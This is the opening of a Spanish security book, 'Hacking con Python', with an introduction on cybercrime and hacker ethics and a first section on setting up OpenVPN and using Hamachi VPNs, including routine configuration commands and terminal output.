Hacking con Python

Daniel Echeverri Montoya



0xWORD

www.0xWORD.com



Hacking con Python

ZeroXword Computing
www.0xword.com

Daniel Echeverri

Todos los nombres propios de programas, sistemas operativos, equipos, hardware, etcétera, que aparecen en este libro son marcas registradas de sus respectivas compañías u organizaciones.

Juan Ramón Jiménez, 8 posterior - 28932 - Móstoles (Madrid).

Depósito legal: M-4248-2015

ISBN: 978-84-606-5559-6

Printed in Spain

Diseño de la cubierta: Marta Manceñido

Proyecto gestionado por Eventos Creativos: *http://www.eventos-creativos.com*

Este libro te lo quiero dedicar tí, herman@ hacker. Espero que algún día se valore tu esfuerzo y dedicación, que se reconozcan las virtudes que te hacen ser quien eres y que por fin se entienda tu filosofía de vida.

¿Realmente está mal aquello que te da claridad, te permite ver las cosas desde otras perspectivas y expande tu mente?

Adelante! aún te queda mucho por recorrer y aprender.

Índice

Introducción

El cibercrimen es un fenómeno que actualmente se encuentra en auge y no es de extrañar, ya que se trata de una industria que mueve millones de dólares cada año según los reportes oficiales de organizaciones tales como *Norton* o *McAfee*. El número de usuarios afectados por *malware* es alarmante y aunque los fabricantes de sistemas operativos y *software* de uso general, se esfuerzan e invierten mucho más en reforzar las medidas de seguridad en sus productos, las cifras indican claramente que el modelo aplicado hasta ahora no tiene los resultados esperados. Los atacantes son cada vez más sofisticados, cuentan más herramientas y conocimientos, lo que se traduce en una rápida evolución de las amenazas. Estamos hablando de un negocio muy lucrativo que cada día capta la atención de muchas personas, las cuales no tienen ningún problema en robar y posteriormente vender información. No obstante, no solamente las mafias y ciberdelincuentes se dedican al descubrimiento y explotación de vulnerabilidades para conseguir beneficios económicos, los gobiernos y varias organizaciones tanto públicas como privadas también cuentan con grupos de profesionales altamente cualificados que se dedican a realizar ataques dirigidos contra objetivos estratégicos, tales como entidades gubernamentales y/o organizaciones especializadas en un sector industrial concreto.

Evidentemente, todas las actividades desempeñadas por estos grupos de ciberdelincuentes se desarrollan de la forma más sigilosa y anónima posible y en este punto, el uso de redes anónimas, *botnets* distribuidas en varios países y cadenas de servidores *Proxy*, son las principales herramientas para dificultar el rastreo e identificación de los atacantes. Por otro lado, es posible encontrar a la venta en el mercado negro vulnerabilidades desconocidas por los fabricantes de sistemas operativos y *software* de todo tipo, algunas de ellas pueden llegar a costar miles de dólares y se distribuyen en kits de explotación completos que son desarrollados a medida.

Evidentemente, todo lo explicado anteriormente tiene una base técnica muy fuerte, los atacantes deben saber programar y *Python* es un gran lenguaje que permite el desarrollo de *scripts* para ejecutar pruebas de concepto rápidas, algo que no solamente le viene bien a *pentesters* profesionales, sino también a aquellos que no tienen ningún reparo en salirse de la legalidad y violar cualquier tipo de código ético con el fin de ganar dinero a costa de la integridad de la información de los usuarios. Como cualquier otra herramienta, los usos que se le pueden dar dependen mucho de la imaginación y creatividad y esto también es algo que caracteriza a muchos ciberdelincuentes en Internet, podría decirse que su capacidad para pensar de forma lateral y de buscar fallos donde a nadie se le ha ocurrido buscarlos, es una parte importante de su "*modus operandi*".

Por otra parte, aunque son muchos los sitios en los que se habla de seguridad ofensiva y técnicas relacionadas con ataques a sistemas informáticos, en la mayoría de ellos no se pretende que

dichos conocimientos sean utilizados para cometer delitos informáticos o apoyar las actividades desempeñadas por delincuentes en *Internet*, sino todo lo contrario, el objetivo de muchos de esos sitios, incluyendo el contenido del presente documento, es alertar sobre las gravísimas consecuencias de tener una formación escasa en temas relacionados con la seguridad informática, con la esperanza de que tanto los usuarios como los profesionales que trabajan en diferentes ramas de las *TIC*, cambien hábitos y actitudes que representan un riesgo potencial. Para que las personas comprendan el objetivo de este tipo de recursos en *Internet* y no crean que pueden pedir o encontrar guías elaboradas sobre cómo robar una cuenta de *Facebook*, *Twitter*, el correo electrónico de alguien o espiar las conversaciones de una persona, desde hace algún tiempo se ha comenzado a utilizar con bastante frecuencia la frase: ***"Don't learn to hack, hack to learn".*** La traducción más cercana al castellano seria: "*no aprendas a hackear, hackea para aprender*". En esas pocas palabras, se encierran los principios de la filosofía *hacker*, en la que sus practicantes lo único que pretenden es mejorar sus habilidades y conocimientos, disfrutan con lo hacen y no buscan corromper la integridad de los sistemas ni afectar la privacidad de los usuarios. Un *hacker* es un investigador por naturaleza, sus objetivos principales suelen ser descubrir, aprender y difundir.

Antes de continuar leyendo, es importante que el lector comprenda los párrafos anteriores y que los términos le resultan lo suficientemente claros. Cuando se habla un ciberdelincuente, no se hace mención a un *hacker*. Un ciberdelincuente y un *hacker* ***no son lo mismo***.

Mi intención al redactar este documento es explicar algunas de las técnicas y herramientas utilizadas por los ciberdelincuentes en *Internet* para comprender el alcance de sus actividades y tener información suficiente para aplicar las contramedidas oportunas. Se sigue un enfoque completamente práctico, aprovechando el amplio conjunto de librerías y herramientas en *Python* que se enfocan a la seguridad informática.

Espero que este libro sea de tu agrado y que cumpla con tus expectativas y tal como he mencionado anteriormente, la frase "***Don't learn to hack, hack to learn***" también aplica para este libro.

Un saludo y *Happy Hack*!

Adastra - @jdaanial.

Capítulo I
Ataques en el segmento de red local

1.1 Redes Virtuales Privadas

Las redes virtuales privadas o *VPN* por sus siglas en Inglés, representan una tecnología que ha sido empleada para utilizar medios de comunicación poco seguros como Internet de modo privado, donde solamente aquellos participantes autorizados podrán acceder a un canal de comunicación dedicado.

En una *VPN*, los usuarios utilizan un canal de comunicación que típicamente se encuentra debidamente asegurado utilizando mecanismos de cifrado que permiten proteger la confidencialidad y la integridad los datos intercambiados.

Por otro lado, es común encontrarse con tres tipos principales de redes *VPN*: Punto a Punto, *VPN* con acceso remoto y *VPN* sobre *LAN*. Las redes *VPN* punto a punto se basan en el encapsulamiento de la información utilizando protocolos de red como *L2F*, *L2TP* o *SSH* para el establecimiento de túneles.

Por otro lado, las redes virtuales con acceso remoto y las redes virtuales sobre *LAN*, funcionan de un modo muy similar, el cual consiste en permitir que cualquier usuario pueda conectarse de forma remota a los servicios de una empresa u organización utilizando mecanismos de autenticación y autorización seguros. La diferencia entre ambos modelos radica en que en las redes virtuales con acceso remoto, los usuarios podrán conectarse desde sitios remotos utilizando Internet, mientras que en las redes sobre *LAN* el medio de conexión es la red local, esto con el fin de crear zonas restringidas o limitar el acceso a determinados servicios dentro de la misma red local.

Tal como se verá en el siguiente capítulo de este documento, las redes privadas virtuales son una tecnología en la cual se basan varios servicios de anonimato en Internet, tales como *TOR*, *I2P* o *FreeNet*, permitiendo que la información intercambiada en dichas redes sea transmitida de forma íntegra, confidencial, anónima y segura.

Las redes virtuales pueden implementarse a nivel de *hardware* o de *software*, siendo las soluciones basadas en *hardware* las que aportan mucha más potencia y facilidades de configuración, no obstante las soluciones basadas en *software* son mucho más flexibles e interoperables sobre diferentes arquitecturas. A continuación, se explica el uso de algunas *VPN* disponibles en el mercado.

1.1.1 OpenVPN

OpenVPN es una solución de *VPN* opensource que se caracteriza por ofrecer un canal cifrado, privado y protegido utilizando *OpenSSL* para crear túneles privados. Se trata de una aplicación bastante robusta y estable que se ha consolidado como una de las mejores en el campo de las *VPN* disponibles en el mercado. *OpenVPN* tiene una versión comunitaria que se distribuye como software libre, la versión 2 de *OpenVPN* tiene una licencia es *GNU/GPLv2* y la versión 3 tiene una la licencia *GNU/AGPL*. Es posible desplegar clientes y servidores en *Windows*, *Linux* o *MAC* y los instaladores pueden descargarse libremente en el siguiente enlace: *http://openvpn.net/index.php/download/community-downloads.html*. En sistemas basados en Debian, basta con ejecutar la utilidad *apt-get* o aptitute para instalar *OpenVPN*.

```
>apt-get install openvpn
```

Después de finalizar el proceso de instalación, es necesario configurar la *VPN* y para ello hace falta en primer lugar, generar los certificados y claves para que los clientes puedan conectarse. A continuación se explica paso a paso el proceso de configuración.

Configuración para el servidor OpenVPN

1. El directorio de configuración de *OpenVPN* se encuentran ubicado en *"/etc/openvpn"* y es allí donde se deben almacenar los certificados y claves que aceptará la *VPN*. Para un inicio rápido, se cuenta con algunos ejemplos de configuración que pueden ser personalizados según las necesidades particulares de los usuarios. El primer paso es copiar el contenido completo del directorio *"easy-rsa"* al directorio *"/etc/openvpn"*, el directorio *"easy-rsa"* se encuentra ubicado en *"/usr/share/doc/openvpn/examples/easy-rsa/"* e incluye dos directorios más que son *"1.0"* y *"2.0"*. En dichos directorios se encuentran las utilidades necesarias para comenzar a construir certificados de autoridad (*CA*).

```
cp -r /usr/share/doc/openvpn/examples/easy-rsa/ /etc/openvpn/
```

2. En el directorio *"/etc/openvpn/easy-rsa/2.0"* se debe editar el fichero "*vars*" para incluir los datos relacionados con el certificado de autoridad que se va a generar, es importante cambiar los valores que se incluyen por defecto en este fichero, especialmente los datos correspondientes a la provincia, país, días de expiración, etcétera. El contenido final de dicho fichero puede ser el siguiente:

```
export EASY_RSA="`pwd`"
export OPENSSL="openssl"
export PKCS11TOOL="pkcs11-tool"
export GREP="grep"
export KEY_CONFIG=`$EASY_RSA/whichopensslcnf $EASY_RSA`
export KEY_DIR="$EASY_RSA/keys"
echo NOTE: If you run ./clean-all, I will be doing a rm -rf on $KEY_DIR
export PKCS11_MODULE_PATH="dummy"
export PKCS11_PIN="dummy"
export KEY_SIZE=1024
export CA_EXPIRE=3650
export KEY_EXPIRE=3650
export KEY_COUNTRY=ES
```

```
export KEY_PROVINCE=ES
export KEY_CITY=Madrid
export KEY_ORG=OPENVPN
export KEY_EMAIL=user@domain.com
```

3. En base al fichero de variables anterior, se procede a generar el certificado de confianza.

```
>source vars
NOTE: If you run ./clean-all, I will be doing a rm -rf on /etc/openvpn/easy-
rsa/2.0/keys
>./clean-all
>./build-ca
Generating a 1024 bit RSA private key
.++++++
..................++++++
writing new private key to 'ca.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [ES]:
State or Province Name (full name) [ES]:
Locality Name (eg, city) [Madrid]:
Organization Name (eg, company) [OPENVPN]:
Organizational Unit Name (eg, section) [changeme]:
Common Name (eg, your name or your server's hostname) [changeme]:
Name [changeme]:ADASTRA
Email Address [user@domain.com]:
>
```

4. El siguiente paso consiste en la generación del certificado utilizado por el servidor.

```
>./build-key-server server
Generating a 1024 bit RSA private key
...............................................................................
.++++++
.................++++++
writing new private key to 'server.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [ES]:
State or Province Name (full name) [ES]:
Locality Name (eg, city) [Madrid]:
Organization Name (eg, company) [OPENVPN]:
Organizational Unit Name (eg, section) [changeme]:
```

```
Common Name (eg, your name or your server's hostname) [server]:Adastra
Name [changeme]:ADASTRA
Email Address [user@domain.com]:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:adastrapass
An optional company name []:adastrapass
Using configuration from /etc/openvpn/easy-rsa/2.0/openssl-1.0.0.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName           :PRINTABLE:'ES'
stateOrProvinceName   :PRINTABLE:'ES'
localityName          :PRINTABLE:'Madrid'
organizationName      :PRINTABLE:'OPENVPN'
organizationalUnitName:PRINTABLE:'changeme'
commonName            :PRINTABLE:'Adastra'
name                  :PRINTABLE:'ADASTRA'
emailAddress          :IA5STRING:'user@domain.com'
Certificate is to be certified until May 29 13:25:48 2024 GMT (3650 days)
Sign the certificate? [y/n]:y


1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
```

5. Ahora se deben generar los certificados correspondientes a los clientes que se conectarán a la *VPN*.

```
>./build-key Adastra
Generating a 1024 bit RSA private key
........++++++
.....................++++++
writing new private key to 'Adastra.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [ES]:
State or Province Name (full name) [ES]:
Locality Name (eg, city) [Madrid]:
Organization Name (eg, company) [OPENVPN]:
Organizational Unit Name (eg, section) [changeme]:Adastra.com
Common Name (eg, your name or your server's hostname) [Adastra]:Adastra
Name [changeme]:Adastra
Email Address [user@domain.com]:
```

```
Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:adastrapass
An optional company name []:
Using configuration from /etc/openvpn/easy-rsa/2.0/openssl-1.0.0.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName           :PRINTABLE:'ES'
stateOrProvinceName   :PRINTABLE:'ES'
localityName          :PRINTABLE:'Madrid'
organizationName      :PRINTABLE:'OPENVPN'
organizationalUnitName:PRINTABLE:'Adastra.com'
commonName            :PRINTABLE:'Adastra'
name                  :PRINTABLE:'Adastra'
emailAddress          :IA5STRING:'user@domain.com'
Certificate is to be certified until May 29 13:35:09 2024 GMT (3650 days)
Sign the certificate? [y/n]:y

1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
```

6. *OpenVPN* utiliza mecanismos de cifrado basado en *OpenSSL* donde es necesario construir los parámetros *Diffie-Hellman* utilizando el *script build-dh.*

```
>./build-dh
Generating DH parameters, 1024 bit long safe prime, generator 2
This is going to take a long time
........................+............................+......+...................
..........................................................................+..........
...............................................................................+.
```

El contenido del directorio *"/etc/openvpn/easy-rsa/2.0/keys"* incluirá todas las claves y certificados generados de los comandos anteriores.

7. El siguiente paso consiste en definir los ficheros de configuración que usarán los clientes y el servidor. En este caso, el directorio *"/usr/share/doc/openvpn/examples/sample-config-files"* incluye los ficheros *"server.conf.gz"* y *"client.conf"* que contienen ejemplos de configuraciones para servidores y clientes respectivamente. Dichos ficheros de configuración deben ubicarse en el directorio *"/etc/openvpn"*.

```
>cp -r /usr/share/doc/openvpn/examples/sample-config-files/* /opt/openvpn
>gunzip server.conf.gz
```

8. Abrir el fichero de configuración *"server.conf"* y establecer las propiedades correspondientes a las localizaciones de los certificados, los cuales se encuentran ubicados en el directorio *"/etc/openvpn/easy-rsa/2.0/keys"*.

```
ca /etc/openvpn/easy-rsa/2.0/keys/ca.crt
cert /etc/openvpn/easy-rsa/2.0/keys/server.crt
key /etc/openvpn/easy-rsa/2.0/keys/server.key
dh  /etc/openvpn/easy-rsa/2.0/keys/dh1024.pem
```

Las demás propiedades de configuración definidas en este fichero pueden dejarse con los valores por defecto. Los comentarios de cada propiedad explican detalladamente su uso y posibles valores que pueden asumir. Hasta este punto, es posible utilizar el comando openvpn para iniciar el servidor.

```
>openvpn server.conf
Sun Jun  1 18:12:55 2014 OpenVPN 2.2.1 x86_64-linux-gnu [SSL] [LZO2] [EPOLL]
[PKCS11] [eurephia] [MH] [PF_INET6] [IPv6 payload 20110424-2 (2.2RC2)] built on
Jun 18 2013
Sun Jun  1 18:12:55 2014 Diffie-Hellman initialized with 1024 bit key
Sun Jun  1 18:12:55 2014 TLS-Auth MTU parms [ L:1542 D:138 EF:38 EB:0 ET:0 EL:0
]
Sun Jun  1 18:12:55 2014 Socket Buffers: R=[229376->131072] S=[229376->131072]
Sun Jun  1 18:12:55 2014 ROUTE default_gateway=192.168.1.1
Sun Jun  1 18:12:55 2014 TUN/TAP device tun0 opened
Sun Jun  1 18:12:55 2014 TUN/TAP TX queue length set to 100
Sun Jun  1 18:12:55 2014 do_ifconfig, tt->ipv6=0, tt->did_ifconfig_ipv6_setup=0
Sun Jun  1 18:12:55 2014 /sbin/ifconfig tun0 10.8.0.1 pointopoint 10.8.0.2 mtu
1500
Sun Jun  1 18:12:55 2014 /sbin/route add -net 10.8.0.0 netmask 255.255.255.0 gw
10.8.0.2
Sun Jun  1 18:12:55 2014 Data Channel MTU parms [ L:1542 D:1450 EF:42 EB:135
ET:0 EL:0 AF:3/1 ]
Sun Jun  1 18:12:55 2014 UDPv4 link local (bound): [undef]
Sun Jun  1 18:12:55 2014 UDPv4 link remote: [undef]
Sun Jun  1 18:12:55 2014 MULTI: multi_init called, r=256 v=256
Sun Jun  1 18:12:55 2014 IFCONFIG POOL: base=10.8.0.4 size=62, ipv6=0
Sun Jun  1 18:12:55 2014 IFCONFIG POOL LIST
Sun Jun  1 18:12:55 2014 Initialization Sequence Completed
```

Después de establecer los valores de configuración del fichero *"server.conf"* y de iniciar el servidor, es necesario transferir los ficheros correspondientes al certificado del cliente a su máquina y posteriormente, el cliente debe instalarse *OpenVPN* para que pueda conectarse con el servidor.

Configuración para el cliente OpenVPN

1. La configuración requerida en la máquina del cliente es bastante simple, solamente es necesario tener instalado *OpenVPN* y contar con un fichero de configuración que defina la ruta donde se encuentran ubicados los certificados que se han debido de transferir desde el servidor y que serán empleados para establecer un túnel cifrado. En la máquina del cliente, también se contará con los ficheros de configuración de ejemplo que vienen incluidos en el paquete *OpenVPN* y que se encuentran ubicados en *"/usr/share/doc/openvpn/examples/sample-config-files"*. En este caso, el fichero de configuración utilizado por el cliente será *"client.conf"*.

```
remote adastra-ip.net 1194
ca /opt/openvpnclient/ca.crt
cert /opt/openvpnclient/Adastra.crt
key /opt/openvpnclient/Adastra.key
```

Nuevamente, las otras propiedades de configuración definidas en el fichero pueden dejarse con el valor por defecto y además, se asume que en el directorio *"/opt/openvpnclient/"* se encuentran

los certificados y la clave que utilizará el cliente. Además, la propiedad *"remote"* debe incluir la dirección *IP* o el nombre de dominio donde se encuentra en ejecución el servidor *VPN* con el cual se desea establecer la conexión.

2. El siguiente paso es ejecutar el comando *"openvpn"* enviando como argumento el fichero de configuración definido anteriormente.

```
>openvpn client.conf
Sun Jun  1 18:42:28 2014 OpenVPN 2.2.1 x86_64-linux-gnu [SSL] [LZO2] [EPOLL]
[PKCS11] [eurephia] [MH] [PF_INET6] [IPv6 payload 20110424-2 (2.2RC2)] built on
Jun 18 2013
Sun Jun  1 18:42:28 2014 NOTE: OpenVPN 2.1 requires '--script-security 2' or
higher to call user-defined scripts or executables
Sun Jun  1 18:42:28 2014 LZO compression initialized
Sun Jun  1 18:42:28 2014 Control Channel MTU parms [ L:1542 D:138 EF:38 EB:0
ET:0 EL:0 ]
Sun Jun  1 18:42:28 2014 Socket Buffers: R=[229376->131072] S=[229376->131072]
Sun Jun  1 18:42:28 2014 Data Channel MTU parms [ L:1542 D:1450 EF:42 EB:135
ET:0 EL:0 AF:3/1 ]
Sun Jun  1 18:42:28 2014 Local Options hash (VER=V4): '41690919'
Sun Jun  1 18:42:28 2014 Expected Remote Options hash (VER=V4): '530fdded'
Sun Jun  1 18:42:28 2014 UDPv4 link local: [undef]
Sun Jun  1 18:42:28 2014 UDPv4 link remote: [AF_INET]10.8.0.1:1194
Sun Jun  1 18:42:28 2014 TLS: Initial packet from [AF_INET]10.8.0.1:1194,
sid=40fda24f 1a7a6607
Sun Jun  1 18:42:28 2014 VERIFY OK: depth=1, /C=ES/ST=ES/L=Madrid/O=OPENVPN/
OU=changeme/CN=changeme/name=ADASTRA/emailAddress=user@domain.com
Sun Jun  1 18:42:28 2014 VERIFY OK: nsCertType=SERVER
Sun Jun  1 18:42:28 2014 VERIFY OK: depth=0, /C=ES/ST=ES/L=Madrid/O=OPENVPN/
OU=changeme/CN=Adastra/name=ADASTRA/emailAddress=user@domain.com
Sun Jun  1 18:42:28 2014 Data Channel Encrypt: Cipher 'BF-CBC' initialized with
128 bit key
Sun Jun  1 18:42:28 2014 Data Channel Encrypt: Using 160 bit message hash
'SHA1' for HMAC authentication
Sun Jun  1 18:42:28 2014 Data Channel Decrypt: Cipher 'BF-CBC' initialized with
128 bit key
Sun Jun  1 18:42:28 2014 Data Channel Decrypt: Using 160 bit message hash
'SHA1' for HMAC authentication
Sun Jun  1 18:42:28 2014 Control Channel: TLSv1, cipher TLSv1/SSLv3 DHE-RSA-
AES256-SHA, 1024 bit RSA
Sun Jun  1 18:42:28 2014 [Adastra] Peer Connection Initiated with [AF_
INET]10.8.0.1:1194
Sun Jun  1 18:42:30 2014 SENT CONTROL [Adastra]: 'PUSH_REQUEST' (status=1)
Sun Jun  1 18:42:30 2014 PUSH: Received control message: 'PUSH_REPLY,route
10.8.0.1,topology net30,ping 10,ping-restart 120,ifconfig 10.8.0.6 10.8.0.5'
Sun Jun  1 18:42:30 2014 OPTIONS IMPORT: timers and/or timeouts modified
Sun Jun  1 18:42:30 2014 OPTIONS IMPORT: --ifconfig/up options modified
Sun Jun  1 18:42:30 2014 OPTIONS IMPORT: route options modified
Sun Jun  1 18:42:30 2014 WARNING: potential conflict between --remote address
[10.8.0.1] and --ifconfig address pair [10.8.0.6, 10.8.0.5] -- this is a warning
only that is triggered when local/remote addresses exist within the same /24
subnet as --ifconfig endpoints. (silence this warning with -ifconfig-nowarn)
Sun Jun  1 18:42:30 2014 ROUTE default_gateway=192.168.1.1
```

```
Sun Jun  1 18:42:30 2014 TUN/TAP device tun1 opened
Sun Jun  1 18:42:30 2014 TUN/TAP TX queue length set to 100
Sun Jun  1 18:42:30 2014 do_ifconfig, tt->ipv6=0, tt->did_ifconfig_ipv6_setup=0
Sun Jun  1 18:42:30 2014 /sbin/ifconfig tun1 10.8.0.6 pointopoint 10.8.0.5 mtu
1500
Sun Jun  1 18:42:30 2014 /sbin/route add -net 10.8.0.1 netmask 255.255.255.255
gw 10.8.0.5
Sun Jun  1 18:42:30 2014 Initialization Sequence Completed
```

Como se puede apreciar en los logs generados tanto en el cliente como en el servidor, se han generado las interfaces de red que representan la conexión con la *VPN* generada por *OpenVPN*.

Servidor:

```
>ifconfig
tun0      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-
00
          inet addr:10.8.0.1  P-t-P:10.8.0.2  Mask:255.255.255.255
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Cliente:

```
>ifconfig
tun1      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-
00
          inet addr:10.8.0.6  P-t-P:10.8.0.5  Mask:255.255.255.255
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Partiendo de dichas interfaces de red, el servidor y los clientes podrán intercambiar información de forma segura y confidencial utilizando un túnel cifrado.

1.1.2 Hamachi

Hamachi es una *VPN* robusta que puede ser utilizada en sistemas *Windows*, *Mac* y *Linux*. No obstante no se trata de una red centralizada ni libre, como es el caso de *OpenVPN*, de hecho, es una red mantenida y administrada por la empresa "*logmein*". Cualquiera puede descargar el *software* y crear redes virtuales que pueden ser utilizadas por cualquier persona con conexión a Internet, sin embargo hay ciertas restricciones que limitan su uso, como por ejemplo, el número de usuarios que pueden estar conectados a una red, entre otras cosas.

En la siguiente ruta: *http://help.logmein.com/SelfServiceDownloads* se encuentra el *software* disponible para descargar *Hamachi*. Se puede descargar un fichero "*DEB*", "*RPM*" o un fichero

comprimido "*tar.gz*" el cual incluirá el *script install.sh* para instalar e iniciar *Hamachi*. Con esto, *Hamachi* se instalará como un servicio que puede ser controlado desde el directorio *"/etc/init.d/"* en sistemas basados en *Linux*.

```
./install.sh
Copying files into /opt/logmein-hamachi ..
Creating LogMeIn Hamachi symlink ..
Creating TunTap ..
mknod: «/dev/net/tun»: El fichero ya existe
Installing LogMeIn Hamachi service ..
update-rc.d: using dependency based boot sequencing
Starting LogMeIn Hamachi service ..
[ ok ing LogMeIn Hamachi VPN tunneling engine logmein-hamachi.
LogMeIn Hamachi is installed. See README for what to do next.
>ifconfig
ham0      Link encap:Ethernet  HWaddr 7a:79:00:00:00:00
          inet6 addr: fe80::7879:ff:fe00:0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1404  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:22 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:500
          RX bytes:0 (0.0 B)  TX bytes:5027 (4.9 KiB)
```

Como se puede apreciar, después de instalar *Hamachi*, automáticamente se crea una nueva *interfaz* virtual que puede ser utilizada para comunicarse con la *VPN*. Por otro lado, en sistemas basados en *Linux*, se puede utilizar el comando "*hamachi*" con una serie de argumentos que permiten controlar el funcionamiento de la *VPN*. Además, en sistemas *Windows* y *MAC*, se cuenta con una herramienta gráfica que permite controlar las redes creadas.

A continuación se enseñan los principales comandos disponibles en *hamachi*.

```
>hamachi
  version    : 2.1.0.119
  pid        : 18236
  status     : offline
  client id  :
  address    :
  nickname   :
  lmi account:
>hamachi login
Logging in ......... ok
>hamachi
  version    : 2.1.0.119
  pid        : 18236
  status     : logged in
  client id  : 157-820-565
  address    : 25.196.112.117    2620:9b::19c4:7075
  nickname   : Galileo
  lmi account: -
```

El primer paso para utilizar *Hamachi*, consiste en ejecutar el proceso de "*login*", de tal forma que sea posible la creación de una interfaz de red con una dirección *IPv4* y *IPv6* asignadas. Cuando el

estado de la máquina es "*logged in*" es posible comenzar a utilizar *Hamachi* para crear o unirse a redes existentes.

```
>hamachi create AdastraHamachi
Password:
Creating AdastraHamachi .. ok
>hamachi list
 * [AdastraHamachi]  capacity: 1/5, subscription type: Free, owner: This computer
```

El proceso de creación de una red es bastante simple, solamente es necesario especificar un nombre único que no se encuentre ocupado por otro usuario y establecer una contraseña. A partir de este punto, otro miembro podrá conectarse a una red creada previamente si cuenta con el nombre de dicha red y su contraseña de acceso.

```
>hamachi join  AdastraHamachi
Password:
Joining AdastraHamachi .. ok
>hamachi list
* [AdastraHamachi] capacity: 1/5, subscription type: Free, owner: This computer
* 093-940-821 debian 5.153.108.85 direct UDP 192.168.1.34:41382
```

Con el comando *list* aparecerán los miembros conectados a la red. En este caso, se puede ver el tipo de conexión, la dirección *IP* asignada al miembro y su correspondiente identificador, el cual podrá ser utilizado por cualquier otro miembro en la red para consultar información sobre la máquina remota.

```
>hamachi peer 093-940-821
client id : 093-940-821
nickname : debian
connection : direct
authentication : completed
encryption : enabled
compression : disabled
VPN status : ok
VIP address : 5.153.108.85
via server ok TCP n/a
* direct ok UDP 192.168.1.34:41382
```

Por otro lado, el propietario de la red podrá ejecutar comandos que permitan administrar la red y cambiar valores de configuración.

```
>hamachi network AdastraHamachi
    id       : AdastraHamachi
    name     : AdastraHamachi
    type     : Mesh
    owner    : This computer
    status   : unlocked
    approve  : auto
>hamachi set-nick Adastra
Setting nickname .. ok
>hamachi set-pass AdastraHamachi newpass
Setting password for AdastraHamachi .. ok
>hamachi set-access AdastraHamachi lock
```

```
Setting access for AdastraHamachi .. ok

>hamachi set-access AdastraHamachi unlock
Setting access for AdastraHamachi .. ok
>hamachi set-access AdastraHamachi manual
Setting access for AdastraHamachi .. ok
```

Para que un cliente pueda unirse a la red cuyo control de acceso es "*manual*", debe utilizar la opción *do-join* y de esta forma se enviará la petición para que el propietario de la red la acepte si lo considera oportuno.

```
>hamachi do-join AdastraHamachi
Password:
Joining AdastraHamachi .. ok, request sent, waiting for approval
```

El propietario de la red podrá ver y aceptar las peticiones de conexión enviadas por los clientes que desean unirse a la red.

```
>hamachi list
 * [AdastraHamachi]  capacity: 1/5, subscription type: Free, owner: This computer
     ? 157-822-733
>hamachi reject AdastraHamachi 157-822-733
Reject AdastraHamachi in 157-822-733 .. ok
```

La opción *reject* recibe el nombre de la red y el identificador del cliente que ha enviado la petición para rechazarla. El cliente puede enviar nuevamente una solicitud de unión y el propietario de la red, podría aceptarla con la opción *approve*

```
>hamachi approve AdastraHamachi 157-822-733
Approve AdastraHamachi in 157-822-733 .. ok
>hamachi list
 * [AdastraHamachi]  capacity: 2/5, subscription type: Free, owner: This computer
     * 157-822-733   Midgard                    25.196.136.77     alias: not set
2620:9b::19c4:884d                         direct      UDP  192.168.1.108:48656
```

El propietario también tiene la opción de rechazar a un miembro de la red después de que se ha unido, para ello utiliza la opción *evict.*

```
>hamachi evict jdaanial-adastra  157-822-733
Evicting 093-940-821 from jdaanial-adastra .. ok
```

Además de las opciones disponibles en el comando *hamachi*, todos los miembros de la red podrán comunicarse entre ellos utilizando las interfaces de red que la *VPN* genera de forma automática. De esta forma, es posible utilizar cualquier servicio se forma privada, como por ejemplo la transferencia de ficheros utilizando *FTP/SFTP*, utilizar servicios como *Samba* para compartir ficheros y directorios o incluso, crear sitios *web* privados que solamente serán accesibles entre los miembros de la red. Por otro lado, como se ha podido apreciar en los comandos anteriores, las interfaces de red creadas por *Hamachi* soportan el protocolo *IPv4 y IPv6.*

```
>ping 25.196.136.77 -c 2
PING 25.196.136.77 (25.196.136.77) 56(84) bytes of data.
64 bytes from 25.196.136.77: icmp_req=1 ttl=64 time=2.56 ms
64 bytes from 25.196.136.77: icmp_req=2 ttl=64 time=2.49 ms
```

```
--- 25.196.136.77 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 2.490/2.525/2.560/0.035 ms
>ping6 2620:9b::19c4:7075 -c 2
PING 2620:9b::19c4:7075(2620:9b::19c4:7075) 56 data bytes
64 bytes from 2620:9b::19c4:7075: icmp_seq=1 ttl=64 time=0.048 ms
64 bytes from 2620:9b::19c4:7075: icmp_seq=2 ttl=64 time=0.056 ms

--- 2620:9b::19c4:7075 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.048/0.052/0.056/0.004 ms
```

